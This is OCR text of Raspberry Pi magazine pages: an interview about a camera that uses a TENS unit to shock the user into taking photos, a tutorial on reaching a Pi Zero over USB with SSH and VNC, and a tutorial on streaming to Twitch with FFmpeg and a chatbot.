
GET IT ON Google play zinio™ Available on the App Store

PRACTICAL Raspberry Pi




76 "I wanted the human to become the interface"

Contents




72 Pi Project: a camera that shocks you to shoot a scene



74 Access a Pi Zero using a laptop for easy control

76 Stream to Twitch or other platforms using a Pi



Peter Buczkowski

Peter is a designer and creative technologist from Bremen in Germany who works on projects inspired by different areas of the digital world.

Like it?

Peter completed his Masters in Arts in the Digital Media program of the University of the Arts in Bremen in 2017. You can find his other projects in his portfolio at **http://peterbuczkowski.com**

Further reading

Peter's projects range from representations/interpretations of theoretical topics over functional products, to applied software. He now wants to focus on computer game-connected projects, such as his previous projects Current Times and Twitch.

Picture perfect Pi

Using a Pi to infuse AI into a camera and shock users into taking beautiful photographs

From alarm-clocks and to-do lists to calendar notifications and email reminders, do you sometimes get the feeling that you're a slave to the machines?
Peter Buczkowski has just taken the slavery to the next level. His Prosthetic Photographer 'looks' through a digital camera for interesting scenes and when it finds one, it jolts you with an electric shock, forcing your index finger to involuntarily trigger the camera's shutter and snap the image. Ouch... lovely.

What was the original inspiration behind the Prosthetic Photographer project?
Prosthetic Photographer is part of my Master's thesis in digital media. The topic I chose is 'Experiments on human-computer interaction through electrical body part stimulation'. I discovered TENS units (transcutaneous electrical nerve stimulation) that people usually use for pain relief. One can also use them to stimulate specific nerves and thus move a muscle unwillingly. I really liked the idea of having a way to control human behaviour with code, and to create a new form of human-computer interaction where the human becomes the interface. For this project I wanted to get some insight into machine learning and neural networks and how to use them for creative work. I wanted to create a device that knew about 'good-looking' and aesthetic images, and which controls the human using it to take them – and eventually even [have them] learn from the decisions the camera had made.

> "The Pi is powerful enough to run the image classifier every four seconds"

How do you train the system to judge whether what it's looking at is click-worthy?
I used a dataset called CUHK-PhotoQuality which consists of around 17,000 images (**http://mmlab.ie.cuhk.edu.hk/archive/CUHKPQ/Dataset.htm**). These were submitted and labelled by photographic communities online; they've also been categorised into high- and low-quality images. Transfer learning was used as the training method, which relies on using an already trained neural network with just its last layer re-trained with one's desired dataset. I used Google's Inception Model, which is a neural network that specialises in image classification. During the training process, which was done for 4,000 iterations, 80 per cent of the dataset was used to train the network to be able to classify between the given two categories of image quality. The result was tested against the remaining 20 per cent and achieved a training accuracy of over 90 per cent. This meant that new images could be categorised with very high precision. Later I decided to let the system trigger a photo only when the image in front of it is seen as at least 95 per cent 'high quality'.

What was the most challenging part of the project?
Getting around the whole terminology of machine learning and neural networks. I have still only just slightly scratched the surface of the whole topic, but managed to reach my goal in the end. The computational power was also a challenge – training the network, even though I used transfer learning as a method, takes a lot of time. One challenge that I had given myself was to create a method to use the project without any stick-on electrodes – most projects to do with electrical impulses use those. You have to apply them to the body and they can't be reused after they've been on a for a while. My electrodes are placed on the project itself using aluminium tape; everybody can just grab the project and use it.

Any particular reason for using the Raspberry Pi?
My main reason was that I wanted to make the system mobile. For that I needed a powerful computer that can also collect image data. I was familiar with the Pi from other projects, and the combination of the Picamera module and the Raspberry Pi 3 was perfect for this project. The Picamera was super-convenient to use and gave better results than I expected. Also, the Pi is powerful enough to run the image classifier every four seconds, which again was way faster than I expected.

Do you plan to extend the project?
I'm thinking about a commercial version that would include just the upper parts to always show the current quality of the scene, somewhat similarly to a light meter. I also want to explore using different databases. One idea, for example, was to just use images from Instagram that had a lot of likes. This could result in a complete different aesthetic; my current system really enjoys the colour blue because of all the nature images in the dataset! It would also be interesting to have enough computing power to run the system in real time, so that you don't have to point the camera at a scene for four seconds to see if it's worth photographing.

The trigger
Inside the case is a TENS unit that sends out an electrical impulse to trigger the shutter and involuntarily snap a picture.

Shock therapy
Aluminum tape extends the electrodes on the handle. It runs around the back of it to cover a larger area, ensuring enough current flows between the electrodes on the handle and the user's hand, causing the index finger to twitch.

Power source
Just like the device itself, the power source is also mobile. The TENS unit is powered by a 9V battery while the Raspberry Pi is connected to a power bank placed underneath the handle.

Artificial intelligence
The Raspberry Pi 3 runs an image classifier script that analyses the current frame. When a scene has an over 95 per cent 'high quality' rating, it signals the TENS unit to buzz the camera's operator.

Eye to the world
Peter uses a mirrorless Sony Alpha 6300. The involuntary movement of the finger doesn't blur any of the captured images thanks to the Alpha's super-fast autofocus mode.

1

Computer vision
The project uses Google's Inception Model neural network. It was trained on the CUHK-PQ dataset that consists of 17,613 images obtained from a variety of online communities, divided into seven semantic categories and labelled as high and low quality. The pre-trained weights were then transferred to the Pi.

2

TENS intensity
Peter used the TNS SM 2 MF TENS unit (**http://bit.ly/lud_tens**) which can turn up the intensity of the shock to 75mA. While half-power was enough for Peter to use the system, other people had to turn it up to full, or even amplify the signal using special electrode gel like the one available through Amazon, **http://bit.ly/lud_gel**.

Dan Aldred

Dan is a Raspberry Pi enthusiast, teacher and coder who enjoys creating new projects and hacks to inspire others to start learning. Currently hacking an old rotary telephone.

Resources

- Raspberry Pi Zero
- Micro SD card
- Micro-USB to USB cable

Access a Raspberry Pi Zero using a laptop

Configure OS settings and use the USB port to access both the command line and GUI from another computer

There's no doubt that the Raspberry Pi boasts a wide range of resources – software and hardware which can be used for computing, programming and creating exciting and engaging projects. There are numerous add-on boards and components to expand the capabilities of the Pi. A lot of these require access to the command line or the GUI via a screen, available in a range of sizes, styles and colours.

To use your Raspberry Pi you also require a keyboard, mouse, power supply or USB battery. The Raspberry Pi Zero also requires additional conversion sockets to add the various components. This often means you must carry around an additional kit if you want to access your Pi away from your desk or on the go.

This tutorial covers a step-by-step solution for using a USB cable and a few setup changes in order to configure your Raspberry Pi Zero to be accessible via the USB port of your laptop or device. Simply plug in your Pi, wait for it to boot up and then access it via the command line or the GUI: no need for an extra screen, keyboard, mouse or power supply. All code, projects and changes are saved directly to your SD card.

This makes it ideal for accessing them when travelling on a plane or train, or when you want to demonstrate a feature but don't have all the additional peripherals.

01 Getting started

Before we configure the settings to enable you to use and access your Raspberry Pi via the USB port, there are a few pieces of software to install. If you already have these, skip to step four. Depending on which operating system you're using to access your Pi Zero, you might need to install the following additional software.

For a computer running Windows, you'll need Bonjour, which is part of an iTunes install (**www.itunes.com**). For a Mac OS or Linux PC, ensure the Avahi Daemon is installed. If you're using Ubuntu this is already built in.

02 Install Putty

To access the Pi Zero you also require a SSH client. You may already have one installed, or your OS may have one built-in. Putty is a popular free SSH client for Windows and can be downloaded and installed from **www.ssh.com/ssh/putty/download**. If you're using Linux, open the LX Terminal window and type `sudo aptitude install putty` and `sudo aptitude install putty-tools`.

03 Install the Raspberry Pi OS


Begin this project with a fresh install of the current Raspberry Pi operating system, available from **www.raspberrypi.org/downloads/raspbian**. The file is compressed and it will need to be unzipped to extract the main .iso file. Then write this file to a blank microSD card using your normal method, or download Etcher **https://etcher.io** – a simple and easy to use app for this.

04 Accessing the SD card

Once the OS has been written to the SD card, you're ready to start configuration. We recommended that you use Notepad++ or a similar text editor rather than Windows' WordPad, as it lists the entries in the config file properly rather than as one continuous line of text. Notepad++ can be downloaded from **https://notepad-plus-plus.org**. Once downloaded, open File Explorer and navigate to the SD card folder. You will see the two text files towards the top of the folder.

05 Enable SSH

Secure Shell (SSH) is a secure method of remotely logging into a network. The Raspberry Pi OS by



Access the GUI via USB

It's possible to access the desktop of your Pi using VNC. First load your Pi and select Menu > Preferences > Raspberry Pi Configuration. Click 'Interfaces' and set VNC to 'Enabled'. Now, on your laptop or computer, download and install the relevant Viewer from RealVNC: **www.realvnc.com/en/connect/download/viewer**.

Plug the Pi into the laptop and wait for it to boot. Then using the VNC app enter the name `raspberrypi.local` and press Return. (You may be presented with an 'Identify check fail'; click Continue to log in.) Set the Encryption to 'Let VNC Server choose' and click Connect. Enter the user name `pi` and the password `raspberry` unless you've previously changed these in your setup. The desktop GUI will load up. You can adjust the window size and resolution in the VNC configuration settings for a more accurate view.

default used to come with SSH enabled; however, this proved to be a security risk as many users didn't change the default credentials and therefore left their Pi open to unauthorised access. To enable the SSH, right-click and create a new file named **ssh**. Ensure that the file does not have any extensions (that is, no `.txt`). Save the file.


06 Edit the config.txt file

The first major change requires you to stipulate that you're using the **dwc2** USB driver since this is where the Pi will be plugged in. Place the SD card into your computer and open it in File Explorer or equivalent program. Locate the file **config.txt** and open it. Scroll to the bottom of the file and on the next line down add the following line of code: **dtoverlay=dwc2**. Then save and close the file.

```
# no display
#config_hdmi_boost=4

# uncomment for composite PAL
#sdtv_mode=2

#uncomment to overclock the arm. 700 MHz is the default.
#arm_freq=800

# Uncomment some or all of these to enable the optional hardware interfaces
#dtparam=i2c_arm=on
#dtparam=i2s=on
#dtparam=spi=on

# Uncomment this to enable the lirc-rpi module
#dtoverlay=lirc-rpi

# Additional overlays and parameters are documented /boot/overlays/README

# Enable audio (loads snd_bcm2835)
dtparam=audio=on

dtoverlay=dwc2
```

07 Edit the cmdline.txt file

Locate and open the **cmdline.txt** file. This file contains a single line that includes several parameters, each separated by a single space. As there are no newlines in the file you must be precise when editing this code. Locate the word **rootwait**, then add a single space and enter the code **modules-load=dwc2,g_ether**. Add a single space after the entry and save and close the file.




08 Wire up the Pi

Once you've completed these changes you're ready to boot up your Raspberry Pi via the USB port. Eject the microSD card and put it into your Pi Zero. Take the Micro-USB to USB wire and attach it to the Micro-USB port on the Pi. Depending on the laptop's OS, you may need to turn off all networking connections; the easiest way to do this is to put the laptop into Flight mode. Now plug in the other end of the USB cable to one of the USB ports on your laptop. After about 90 seconds or so, the Raspberry Pi will be ready.

09 Accessing your Raspberry Pi

Once the Raspberry Pi has booted up, you can access it via Putty or another telnet program. Open Putty



on your laptop and locate the 'Host Name' box at the top of the window. Enter the hostname **raspberrypi.local**, with the port number as the default 22. Select 'SSH' as the connection type. Press the Open button at the bottom of the window. You will be prompted to enter the username and password of your Raspberry Pi, which, unless you have changed it, will be **pi** and **raspberry**. Press Return, and you will be presented with the command line of your Raspberry Pi. Obviously you only need to make these changes once, and from now on you can use your laptop to access the Pi.

Stream to Twitch with a Pi

Enable non-conventional uses for streaming with one of the most popular single-board computers

Arsenijs Picugins

Arsenijs is a maker that uses Raspberry Pi extensively, along with Python, and currently works on ZeroPhone, a Pi-based phone.

Resources

- **FFmpeg http://FFmpeg.org**
- **FFmpeg info for streaming http://bit.ly/lud_streaming**


On a hackathon a year ago, we decided to build a 24/7 life-streaming device. Among other things, we learned how to create a Twitch-streaming device from a Raspberry Pi – and now so can you! With cheap high-res camera sensors, fast and affordable internet connections and hardware-accelerated HD video encoding, it's no wonder live video-streaming blew up. People stream games, real-life events, tutorials and even the most boring things, like driving to grab some food from McDonald's – there are new purposes for streaming being invented every day, and if you find a novel and interesting subject, viewers will come.

Talking of viewers, they are one important aspect of modern livestreaming: find your audience and interact with it. On streaming platforms, there's usually a chat that viewers can use to message you in real time, as opposed to traditional one-way live streams. Even if interacting with people isn't your goal, the chat still has a lot of potential for different ideas and use cases, from remote-controlled robots to installing operating systems.

You, too, can grab a webcam and stream. First and foremost, you can share your experiences with others – be it a video game you're playing, an event you're attending or something you just want to talk about. However, you don't have to get involved in the stream personally. How about setting up a kitchen camera at work, so that you can see when the coffee pot is full and you can go grab a coffee? Incidentally, this is how internet webcams first became popular, back in 1991. How about remotely checking for a free space in the car park? Alternatively, why not put a webcam on your first robot, and maybe let the viewers take control of it? Granted, the last one sounds like a terrible idea, but experience shows it's more likely to be fun than disastrous.

With a streaming platform backing you, you can do all this and more. There are also technical reasons for using a platform. Platforms such as YouTube, Twitch and others enable you to stream your content in a way that you yourself cannot – particularly when it comes to assisting you in building a large audience of loyal viewers. For that, they need you to send your stream to their server, which then re-streams your video to everybody willing to watch.

Compared to the approach where each viewer connects to your computer to fetch the stream, this reduces your internet usage dramatically (especially when your stream is viewed by hundreds or thousands of people). As a consequence, this improves latency; even though your stream has to travel through another server first, that server can handle all the viewers better than your home router can. Don't forget that streaming



Above You too can start streaming, using just a Raspberry Pi, a USB camera and an internet connection

platforms also provide many other useful features such as webchats, subscriptions (even paid ones), landing pages for new viewers, game integration and so on.

You might not need a platform for your streaming, though. If you're streaming mostly static content such as a security camera, trying to use it as a video-call, or setting up a local stream such as the aforementioned 'coffee pot watcher', you might be better off using something else such as voice-call software or a stream that's limited to your local network. Don't dismiss this tutorial though, as it dives into technical details you'll likely find useful either way.

Thanks to open source software, you can build your own streaming setup cheaply and easily, with just a Raspberry Pi and a camera attached to it. With help from one of the popular video processing and transmission toolkits such as GStreamer or FFmpeg, you can stream video to Twitch, YouTube and Facebook, making only small changes to the script itself. So how are all these different platforms supported without the need for significant changes? They all use the same standard for streaming, called RTMP (Real-Time Messaging Protocol). Open source software can take a video stream from your webcam and re-stream it to a server accepting RTMP.

RTMP only covers communications, not video and audio formats. As the server needs to send the same format to all its clients, it's also picky about the way the incoming video is encoded; the more video encodings that a server is able to receive, the more complicated (and slower) the server software needs to be. Twitch servers define a format that you need to use, so you need to convert your video to this format before sending it to the server, and that will be a big part of what we're doing.

Check the requirements

The scripts will be tailored for a Raspberry Pi; to be specific, we will be using Raspberry Pi hardware-accelerated encoding capabilities. However, we'll explain everything along the way so that you can tweak the code to your own needs, including running it on another board that doesn't have hardware acceleration. You will want a Raspberry Pi 2 or 3; lower-end models such as the Pi B, B+ and Zeros can generally handle streaming, but the experience won't be as smooth, especially if sound is involved. Also, don't forget to increase your GPU RAM to at least 128MB using `raspi-config`.

We will also be using Raspbian, the Raspberry Pi flavour of Debian. You might be using some other kind of Linux distribution, but it's likely that the instructions will apply to you, too; however, you might find that some Raspberry Pi-specific plug-ins might be missing. In that case, let your favourite search engine help you out.

Picking the right kind of webcam is very important. Webcams aren't simple; inside, they have specialised chips that not only grab and transfer the image, but also filter, adjust and encode it, which is important when you're trying to stream a detailed image of what's happening. Doing those things in hardware offloads your Pi's CPU. This is one of the most significant differences between cheap and expensive cameras. Personally,

Above A Pi-based security camera, streaming to an offsite server that stores recordings

we have had a great experience with Logitech cameras, but you might find another brand that's as suitable or even better. You can also use the official Raspberry Pi camera together with the bcm2835-v4l2 driver.

The resolution of the stream has to be one that your webcam supports, and different resolutions can influence your stream's quality a lot. If you want to see which resolutions your webcam is capable of, run `v4l2-ctl --list-formats-ext`. You might need to install it beforehand: `sudo apt install v4l-utils`.

So fundamentally, what do we need to stream video from a webcam? First, capture the video stream in the format that our camera exposes, then convert it to the format that the streaming servers use, then send the resultant video to a streaming server. There are multiple Linux toolkits that can be used for this, the most popular being FFmpeg and GStreamer. If you're using a user-friendly streaming application, it's likely that it has one of these tools under the bonnet. Let's focus on FFmpeg, and try streaming to Twitch from a USB webcam, add sound to our stream, and then create our own Twitch bot.

> "Thanks to open source software, you can build your own streaming setup cheaply and easily"

FFmpeg is a media processing toolkit. It can be used for audio and video capture, conversion, extraction and repackaging, as well as streaming, so its covers everything we need. FFmpeg isn't available for download on Raspbian Jessie as it was replaced with avconv, but is available on Raspbian Stretch. If your `/etc/os-release` file shows that you still have Raspbian Jessie (`VERSION_ID="8"`) installed, we suggest you upgrade your system (or compile FFmpeg yourself if you can't).

FFmpeg inputs

FFmpeg supports many kinds of inputs. You can stream from a video file, share your desktop with your viewers or rebroadcast a local network source, for example. It can also do various transformations to the video, in case you put the webcam in your robot upside-down or need to crop the resulting image.

Chatbot pizazz

You can run the chatbot on the same Pi from which you're streaming. With a little bit of additional hardware, you can enable your viewers to control camera parameters such as focus or exposure, adjust lighting, or even show their messages on some small display – letting them improve the stream themselves!

If you're on Raspbian Stretch, installing FFmpeg should be as simple as `sudo apt install FFmpeg`. To check that you have FFmpeg installed, run `FFmpeg -version`. It should start with "FFmpeg version 3.2.10" – make sure it's not significantly older.

Streaming: video only

First, let's cover a simple streaming case: no sound, just video. We have a USB camera (available as `/dev/video0`), and we have a Twitch RTMP URL, to which we should send our stream. A basic FFmpeg command line that does the job is as follows:

```
FFmpeg -hide_banner -f v4l2 -s 1280x720 -r 4
-i /dev/video0 -vcodec h264_omx -g 8 -keyint_
min 4 -b:v 500k -minrate 100k -maxrate 500k
-pix_fmt yuv420p -bufsize 500k -preset veryfast
-f flv "rtmp://live.twitch.tv/app/live_864954762_
J2e78180EnOIve2qdUIWAKwuNlQ4weo"
```

That's a lot of parameters for a single command! Let's go through it so that you understand what's going on. Here's the template for our command line:

```
FFmpeg {global options} -f {input type}
{input options} -i {input} {codec} {codec
options} -f {output type} {output destination}
```

We're only using one global option: `-hide-banner`, which tells FFmpeg not to print its version information on start. Our webcam is `/dev/video0`; in your case, it might end with another number, but you will notice if it's a wrong one. To capture the video itself, we're using the Video4Linux system and its FFmpeg plugin called `v4l2`, telling it the resolution to use with `-s` and FPS (frames per second) that we need with `-r`. In our case, it's 4fps.

Twitch requires that we compress our video as H.264. This would usually be a CPU-intensive task, but the Raspberry Pi has hardware H264-encoding support. We can use that support if we use the `h264_omx` FFmpeg plug-in. Even though compression means we don't send full frames all the time, we still need to send a full frame once in a while, as packets get lost and glitches happen.

A full frame sent for synchronisation is called a keyframe; the `-g` parameter determines how often keyframes will be created (ideally, it's double the FPS, with keyframes sent every two seconds), and the `-keyint_min` parameter allows additional keyframes if necessary – that is, when the video content changes rapidly. Now, what about `-b:v 500k -minrate 100k -maxrate 500k`? These are the h264_omx codec parameters, and they restrict the bitrate of the resulting stream; bitrate is, in our case, how much data we're sending per second. Feel free to tweak these if you notice your stream being limited or taking too much bandwidth.


Twitch asks us to stream with a constant bitrate. It's not a requirement, but is highly recommended. Now, you might say that if the resolution is constant and FPS of the video is constant, we'll be sending a constant stream of data anyway, so what's the problem? Actually, we *don't* send a constant stream of data, due to compression. One of the features of H.264 compression, as well as many other compression standards, is that it only sends changes to the image. Say you're streaming from a camera in the corner of your room, and it captures your cat walking across it. When the video frames are compressed, parts of each frame where your cat appears will be marked as changed and will be put in the resulting compressed stream; parts where your cat didn't appear will be marked as static and not taken into account.

> "Adding audio means simply adding another input to FFmpeg, which is straightforward"

This way, compression saves us space and bandwidth, which sounds like a big improvement. Well, it might be for us, but not so much for Twitch servers. See, if we're streaming, and suddenly something starts happening and is captured with the webcam, then the picture starts changing a lot, suddenly we're sending more data, and the server is unexpectedly overloaded. It wouldn't be such a problem if we were the only person streaming; however, there are hundreds of people connecting to the same server. If they all were streaming using a variable bitrate, it would lead to the server randomly being overloaded, resulting in its re-streaming software being less stable.

Furthermore, variable bitrates make it harder for Twitch to balance things out – that is, to determine when it's necessary to add servers or upgrade bandwidth, as well as figure out a way to balance streams between physical servers at the same location.

Back at the command line, we next have parameters to define the colour encoding scheme (Twitch requires YUV420) and buffer size. The buffer in question is the one FFmpeg uses to check whether bitrate is constant enough; setting `bufsize` to the same value as your bitrate is a good starting point. `preset` is the compression quality preset – as in, how much time should be spent



Right scanlime, media artist and engineer, is livestreaming work on her projects on Twitch - for us to learn from

on compression. Faster presets mean less efficient but quicker compression; there are options such as `veryslow`, `slow`, `medium`, `fast` and `veryfast`, with some more in between. The last two parameters define the format and the output destination; with RTMP, we have to use the FLV format. The destination is the full URL for Twitch streaming, ending with our API key. You can get the API key from Twitch; go to **https://www.twitch.tv/YOURUSERNAME/dashboard/settings/streamkey**, read the warning and click 'Show key'.

Now that we know what all these parts do, it should hopefully be easy to understand their purpose. Time to stream with sound!

Adding sound

Adding audio means simply adding another input to FFmpeg, which is straightforward. The resulting command line looks like this:


```
FFmpeg -hide_banner -thread_queue_size 512
-f alsa -ac 1 -i hw:1,0 -f v4l2 -s 1280x720 -i
/dev/video0 -vcodec h264_omx -g 8 -keyint_min 4
-b:v 500k -minrate 100k -maxrate 500k -pix_fmt
yuv420p -acodec libmp3lame -b:a 96k -ar 44100
-bufsize 500k -preset veryfast -strict normal
-f flv "rtmp://live.twitch.tv/app/live_864954762_
J2e7818OEnOIve2qdUIWAKwuNlQ4weo"
```

You should be able to notice a few small differences. We now have an additional input (audio), re-encoded to MP3 – the audio codec that Twitch supports. One of the issues I battled with was that the streams weren't synchronised, so that audio was significantly delayed compared to video. However, I finally found the solution – I just had to remove the `-r "$FPS"` option (that's why it's present in the video-only command-line, but not here).
It seems that, when a constant rate is passed to FFmpeg, it assumes something about audio and video sync that doesn't match the real world.

The `-ac` parameter determines the number of channels; webcams are usually mono, thus only one channel here. We're using the 44,100Hz sample rate, or in other words 44.1kHz, the same as CD format. We're also limiting the audio stream bitrate to 96k; the 'constant bitrate' disclaimer applies here too, to a lesser extent.

You might notice that the `thread_queue_size` parameter is set right before `-i alsa`. Even though it looks like it's a general FFmpeg parameter like `-hide_banner`, this actually only applies to the audio input device handling. It improves the way FFmpeg handles audio internally, with larger storage for audio samples.

If you're using a Pi 3, you might be able to keep this value low – 512, say. In case of a Raspberry Pi Zero, I had to put it up to 8192, which gave me a smooth, gap-less audio stream. Using a lower value would result in parts of the audio being silent, but going any higher would result in FFmpeg suddenly starting to consume a lot of memory and freezing the system. As a rule of thumb, if your audio is intermittent, increase the number; if FFmpeg crashes, decrease it.



Above Pi Zero W and USB webcam form a $20 wearable setup for streaming to Twitch

Interfacing to Twitch chat

What if you want to allow your viewers some control through the Twitch chat? The chat is actually based on IRC, an open messaging standard. However, if you have an automated solution, it's unlikely you'll want to use a full-blown IRC client; most likely, you will want something you can easily automate.

In this case, Twitch provides a sample chatbot script, which is easy to tailor to your needs. Download the script from **http://bit.ly/lud_chatbot** (click 'Raw' for a direct download link). Then install the `irc` Python library by running `sudo pip install irc`. You also need two parameters for the API: the OAuth token and the Client ID, both of which are long strings of characters. You can get the OAuth token by going to **https://twitchapps.com/tmi**, then clicking 'Connect to Twitch'. Getting the Client ID is also simple: go to **https://dev.twitch.tv/dashboard/apps/create**. You will need to fill in three fields; the Name field can contain anything, the OAuth redirect field should have **http://localhost**, and you should pick 'Chat Bot' in the Application Category dropdown. You'll see a page where you can get your Client ID.

Now, assuming you have an OAuth token of **oauth:your_oauth_token** and Client ID **your_client_id**, here's how you run the **chatbot.py** script:

```
python chatbot.py USERNAME_FOR_YOUR_BOT your_
client_id your_oauth_token YOUR_USERNAME
```

Notice that the OAuth token (after the Client ID) doesn't have **oauth:** in front of it; the example script provided by Twitch is not flexible enough to accept a token prefaced with **oauth:**. After running the script, you should get a "Connecting to irc.twitch.tv" message, followed by a "Joining #your_username" message. Try typing `!topic` into the Twitch chat (this is supported out of the box); the bot should receive the command and respond, as well as print something on the command line. If the chatbot doesn't connect, check the client ID and OAuth token. Once it works, congratulations – now you have a powerful tool to interact with your viewers! Happy streaming.

SPECIAL **USA** OFFER

OFFER ENDS **MAY 31 2018!**

SUBSCRIBE

& GET 6 ISSUES **FREE***

FREE DVD TRY 2 UBUNTU SPINS
Linux User & Developer
ULTIMATE RESCUE & REPAIR KIT
4.7GB DVD! TOP BACKUP TOOLS
BUILD THE PERFECT NETWORK
Plan & Design ✔ Set up & Configure ✔ Monitor & Manage ✔
SECURITY BY SEPARATION
QUBES 3.2
Take security and privacy to the next level
Qubes OS
The most secure distro in the world
EXPERT PI PROJECTS
51 PAGES OF GUIDES
FOUR COMPREHENSIVE BACKUP TOOLS

FREE RESOURCES! FOR SUBSCRIBERS See p.96

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/sublud

OR CALL 0344 848 2852

* This is a US subscription offer. '6 issues free' refers to the USA newsstand price of $16.99 for 13 issues being $220.87, compared to $112.23 for a subscription. You will receive 13 issues in a year. You can write us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls cost the same as other standard fixed line numbers (starting 01 or 02) included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit: bit.ly/magtandc **Offer ends May 31 2018**

Reviews

81 **Group test** | 86 **Hardware** | 88 **Distro** | 90 **Free software**

GROUP TEST

Interactive Python shells

While the default Python shell gets the job done, you can be a lot more productive with one of these feature-rich alternatives

bpython

